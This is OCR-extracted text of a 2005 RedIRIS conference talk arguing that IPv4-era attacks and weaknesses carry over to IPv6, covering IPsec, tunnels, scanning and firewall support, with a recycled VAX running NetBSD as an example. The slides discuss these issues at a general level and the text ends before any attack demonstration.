Recycling IPv4 attacks in IPv6

Francisco Jesús Monserrat Coll

RedIRIS / Red.es


Jornadas de Seguridad

Buenos Aires, 4 de Octubre de 2005

Index

- Why we need to care about IPv6 ?
- Brief introduction to IPv6
- IPv6, it’s more secure ?
- Problems recycling .
- Solutions and future

About RedIRIS



Since 1988 provides Internet connection to Academic and Research centres in Spain.

Pioneers in the launch of Internet services in Spain, (DNS, news, CSIRT, ...).

Based in point of presence (POA) in each region that interconnects all the centres

250 organizations connected

Since January 2004 , RedIRIS is part of red.es , a government agency to promote Information society

Same backbone for normal and experimental (internet2) connections,

Using Internet2 in the backbone

Use of the backbone for advanced applications:

Opera Oberta:

High quality Live Opera transmission at fast speed > 10 Mbs.

Use of multicast to distribute the contents


Since May 2005 , testing of multicast over IPv6 for the transmission of the videos.

- Could this increase the use of IPv6 ?

Use of IPv6

Some of the Spanish Universities are starting to use IPv6:

http://www.uv.es/siuv/cas/zxarxa/ipv6.wiki



IPv6 Security ?

We are NOT going to talk about::

IPSEC and all the cryptographic stuff ..

Traffic labelling, IP headers, etc.

Why IPv6 is more secure than IPv4?

Etc, etc, etc.

...

For this you can:

Search in google

CISCO: http://www.cisco.com/security_services/ciag/documents/v6-v4-threats.pdf

Michael H. Warfield's (ISS) presentation at FIRST Conference 2004, http://www.first.org

IPv6 Security ?

We are NOT going to talk about::

IPSEC and all the cryptographic stuff ..

Traffic labelling, IP headers, etc.

Why IPv6 is more secure than IPv4?

Etc, etc, etc.

...

We are talking about:

What kind of attacks and intrusions can we expect in systems connected to a IPv6 network ?

IPv6 Security ?

We are NOT going to talk about::

IPSEC and all the cryptographic stuff ..

Traffic labelling, IP headers, etc.

Why IPv6 is more secure than IPv4?

Etc, etc, etc.

...

We are talking about:

What kind of attacks and intrusions can we expect in systems connected to a IPv6 network ?

- The same that are in IPv4

Why we need IPv6 ?

Lack of address in the current IPv4 protocol.


32 bits directions

Lack of address in some geographic areas that connected late to Internet.

- Asia
- Latin America

Use of IP to interconnect devices:


- Home automation
- increase of the devices that need to talk in the net



Versión	IHL	Tipo de servicio	Longitud total	
Identificación			D F / M F	Desplazamiento del fragmento
Tiempo de vida		Protocolo	Suma de comprobación	
Dirección del Origen				
Dirección del Destino				
Opciones (0 o más palabras)				

Simplification of the protocol

IPv6 structurete



Increase of the number of address

4 bytes 2^32 addresses in IPv4

16 bytes 2^128 addresses in IPv6

Usually a home user get /64 (2^64 addresses) , from some ISP) to assign r for all the devices in his network

Header simplification

No framentation

Use of optional header to specify data encryption, routing, etc .

Device auto configuration

Iit’s IPv6 more secure? : encryptation

IPSEC is an integral part of IPv6:

It’s quite easy to stablish point to point encrypted communications

- No more password sniffing !!!

but:

What is the throughput of movil devices when encrypting the traffic ?

You still need to stablish a complex certification structure, PKI, certificates, etc. Sometimes difficult to configure if you want to use IPSEC !!

From the point of view of a network monitoring , How can determine if a traffic is correct ?

- Can the intruder use IPSEC to hide their connections ?

It’s IPv6 more secure ?: Tunnels

IPv6 allow to stablish tunnels between different systems and networks

With IPSEC allow mobility of the users

- Same address, with independence of the physical location (mobile user)
- Allow remote connections to our offices

But also:

Allow to circumvent the security policy of the organization

- What’s happening with worms and scan ?
- Users exposed to attacks from outsider ?

Tunnels can be used also from attackers:

- Use of IPv6 tunnels to hide connection with botnets and compromised systems

Some operating systems configure IPv6 tunnels by default

It’s IPv6 more secure ?: end of the scans

IPv6 will be the end of the worms and scanning:

End of the worms , Which worm is going to find an address to compromise if home users have more address than the current (IPv4) internet ?

But:

There are more methods to find system that scanning :

- Use of web search system like google, to find machines to compromise
- Logs from emails, netnews, irc, etc.
- Modified P2P can be also used to look for IP address .
- Use DNS brute forcing and zone transfer
- How are the users going to internally configure their network ?

At the end a network administrator need some tools to manage his network, and the same techniques could be used from outsider to find system

It's IPv6 more secure ? Security elements

Almost all the networking companies announce support for IPv6:

- **routers y firewall:**

  Did they support IPv6 with the same quality that IPv4 ?

  - Sometimes the filtering is done at "Software level", instead hardware. This generate a higher CPU load for the same amount of traffic.
  - Most of the time you need the last version of the Operating System, that requires a hardware upgrade .

  As mention before, how the firewall will manage the tunnels ?

- **Network IDS**

  IPv6 header has a variable size, and the data can be encrypted, so the IDS need more power to analyse the application level data

- **Operating System**

  Are the IPv6 TCP/IP stack as optimized as IPv4 stacks ?

It's IPv6 more secure ?: Applications

Most of the security problem are DO NOT DEPENT ON the network

- Buffer Overflows
- Brute force against weak password
- Bad programming practices in Web development

IPv6 don't provide any response for th6s problems

Most of the attacks using IPv4 can be also be adapted to IPv6.

cle

Can this attacks be recycled ?

Indice

- Computer Recycling a practical example
- Configuration of a IPv6 Network
- Attack demonstration
- Solutions and future ways

Recycling Hardware (I)

Vax 3100 server:

It’s not intel x86 based, nor a Sun, it ‘s a VAX ;-)

24 Mb RAM

100Mb hardisk

16Mz

No monitor, keyboard or CD

OpenVMS

In brief:

A thing to go directly to the trash;-(

Recycling Hardware (II)

You can upgrade the system, open it, place a Cd and:

NetBSD ;-)


Unix, as usual

- No bash or graphical interface
- Light , can be used in this old hardware

IPv6 support directly in the installation


Example of how old problems can be recycled also

Generic configuration of an IPv4 network




Generic IPv6 configuration (II)

Protection our network




Generic configuration IPv6 (III)

